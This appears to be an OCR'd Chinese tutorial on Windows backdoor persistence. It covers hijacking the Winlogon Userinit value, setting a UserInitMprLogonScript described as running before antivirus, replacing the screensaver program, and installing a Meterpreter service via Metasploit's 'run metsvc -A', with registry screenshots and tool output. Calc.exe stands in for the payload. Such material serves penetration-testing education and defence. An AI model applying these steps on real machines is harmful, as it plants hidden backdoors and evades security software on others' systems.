
用户登陆初始化

Userinit的作用是用户在进行登陆初始化设置时，WinLogon进程会执行指定的login scripts，所以我们可以修改它的键值来添加我们要执行的程序

注册表路径为：HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit，我们添加一个我们启动的程序，多个程序用逗号隔开


主页
Windows Server 2008 R2 x64
注册表编辑器
文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)
MCI Extensions
MCI32
MiniDumpAuxiliaryDlls
MsiCorruptedFileRecovery
Multimedia
NetworkCards
NetworkList
NtVdm64
OpenGLDrivers
PeerDist
Perflib
PerHwIdStorage
Ports
Print
ProfileGuid
ProfileList
ProfileLoader
ProfileNotification
related.desc
Schedule
SCW
SeCEdit
setup
SoftwareProtectionPlatform
Svchost
Terminal Server
Time Zones
Tracing
Userinstallable.drivers
VbemPerf
Windows
Winlogon
AutoLogonChecked
GPExtensions
WUDF
Windows Script Host
Windows Search
Workspaces
名称 类型 数据
(默认) REG_SZ (数值未设置)
AutoAdminLogon REG_SZ 0
AutoRestartShell REG_DWORD 0x00000001 (1)
Background REG_SZ 0 0 0
CachedLogonsCount REG_SZ 10
DebugServerCommand REG_SZ no
DefaultDomainName REG_SZ QIYOU
DefaultUserName REG_SZ qiyou
DisableCAD REG_DWORD 0x00000001 (1)
DisableLockWorkstation REG_DWORD 0x00000000 (0)
ForceUnlockLogon REG_DWORD 0x00000000 (0)
LegalNoticeCaption REG_SZ
LegalNoticeText REG_SZ
PasswordExpiryWarning REG_DWORD 0x00000005 (5)
PowerdownAfterShutdown REG_SZ 0
PreCreateKnownFolders REG_SZ {A520A1A4-1780-4FF6-BD18-167343C5AF16}
ReportBootOk REG_SZ 1
scremoveoption REG_SZ 0
Shell REG_SZ explorer.exe
ShutdownFlags REG_DWORD 0x00000027 (39)
ShutdownWithoutLogon REG_SZ 0
Userinit REG_SZ C:\Windows\system32\userinit.exe,c:\windows\system32\calc.exe
VMApplet REG_SZ SystemPropertiesPerformance.exe /pagefile
WinStationsDisabled REG_SZ 0
包含与整个注册表工作相关的命令。
开始
9:31
开源聚合网络空间安全研究院


效果如下：




Logon Scripts

Logon Scripts优先于av先执行，我们可以利用这一点来绕过av的敏感操作拦截

注册表路径为：HKEY_CURRENT_USER\Environment，创建一个键为：UserInitMprLogonScript，其键值为我们要启动的程序路径


注册表编辑器
文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)
计算机
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
AppEvents
Console
Control Panel
Environment
Keyboard Layout
Network
Printers
Software
System
Volatile Environment
HKEY_LOCAL_MACHINE
HKEY_USERS
HKEY_CURRENT_CONFIG
名称 类型 数据
(默认) REG_SZ (数值未设置)
TEMP REG_EXPAND_SZ %USERPROFILE%\AppData\Local\Temp
TMP REG_EXPAND_SZ %USERPROFILE%\AppData\Local\Temp
UserInitMprLogonScript REG_SZ c:\windows\system32\calc.exe
开源聚合网络空间安全研究院
计算机\HKEY_CURRENT_USER\Environment

效果如下：



屏幕保护程序


在对方开启屏幕保护的情况下，我们可以修改屏保程序为我们的恶意程序从而达到后门持久化的目的

1、其中屏幕保护的配置存储在注册表中，其位置为：HKEY_CURRENT_USER\Control Panel\Desktop，关键键值如下：


2、SCRNSAVE.EXE - 默认屏幕保护程序，我们可以把这个键值改为我们的恶意程序ScreenSaveActive - 1表示屏幕保护是启动状态，0表示表示屏幕保护是关闭状态

3、ScreenSaverTimeout - 指定屏幕保护程序启动前系统的空闲事件，单位为秒，默认为900（15分钟）

设置如下：


FocusBorderWidth REG_DWORD 0x00000001 (1)
FontSmoothing REG_SZ 2
FontSmoothingGamma REG_DWORD 0x00000000 (0)
FontSmoothingOrientation REG_DWORD 0x00000001 (1)
FontSmoothingType REG_DWORD 0x00000002 (2)
ForegroundFlashCount REG_DWORD 0x00000007 (7)
ForegroundLockTimeout REG_DWORD 0x00030d40 (200000)
LeftOverlapChars REG_SZ 3
LogPixels REG_DWORD 0x00000078 (120)
MenuShowDelay REG_SZ 400
PaintDesktopVersion REG_DWORD 0x00000000 (0)
Pattern REG_DWORD 0x00000000 (0)
RightOverlapChars REG_SZ 3
ScreenSaveActive REG_SZ 1
ScreenSaverIsSecure REG_SZ 0
ScreenSaveTimeOut REG_SZ 30
SCRNSAVE.EXE REG_SZ c:\windows\system32\calc.exe
SCRNSAVE.EXE.bak REG_SZ C:\Windows\system32\scrnsave.scr
SnapSizing REG_SZ 1
TileWallpaper REG_SZ 0
UserPreferencesMask REG_BINARY 90 12 01 80 10
开源聚合网络空间安全研究院
17:26

效果图：



自启动服务

自启动服务一般是在电脑启动后在后台加载指定的服务程序，我们可以将exe文件注册为服务，也可以将dll文件注册为服务


为了方便起见我们可以直接用Metasploit来注册一个服务

```
meterpreter > run metsvc -A
```


```
meterpreter > run metsvc -A

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\Users\ADMINI~1\AppData\Local\Temp\2\AuLZuqBE...
[*]  >> Uploading metsrv.x86.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
        * Installing service metsvc
 * Starting service
Service metsvc successfully installed.
```


运行之后msf会在%TMP%目录下创建一个随机名称的文件夹，然后在该文件夹里面生成三个文件：metsvc.dll、metsvc-server.exe、metsvc.exe



同时会新建一个服务，其显示名称为Meterpreter，服务名称为metsvc，启动类型为"自动"，默认绑定在31337端口。


服务
eterpreter
名称
描述
状态
启动类型
止此服务
启动此服务
Meterpreter 的属性(WIN-QFPHJSM1L7G)
常规
登录
恢复
依存关系
服务名称: metsvc
显示名称: Meterpreter
描述:
可执行文件的路径:
"C:\Users\ADMINI~1\AppData\Local\Temp\2\AuLZuqBE\metsvc.exe"
启动类型(E): 自动
帮助我配置服务启动选项。
服务状态: 已启动
启动(S)
停止(T)
暂停(P)
恢复(R)
当从此处启动服务时，您可指定所适用的启动参数。
启动参数(M):
确定
开源聚合网络空间安全研究院
Problem Reports and Solutions Con... 此...
手动
KeyIso CNG Key Isolation 已停止
KtmRm KtmRm for Distributed... 已停止
LanmanServer 872 Server 正在运行
LanmanWorkst... 1008 Workstation 正在运行
lltdsvc Link-Layer Topology D... 已停止
lmhosts 828 TCP/IP NetBIOS Helper 正在运行
metsvc 2780 Meterpreter 正在运行
MMCSS Multimedia Class Sche... 已停止
MpsSvc 456 Windows Firewall 正在运行
MSDTC 2308 Distributed Transacti... 正在运行
MSiSCSI Microsoft iSCSI Initi... 已停止
msiserver Windows Installer 已停止
napagent Network Access Protec... 已停止
Netlogon 476 Netlogon 正在运行
管理员: C:\Windows\system32\cmd.exe
C:\Users\Administrator>netstat -ano |findstr 2780
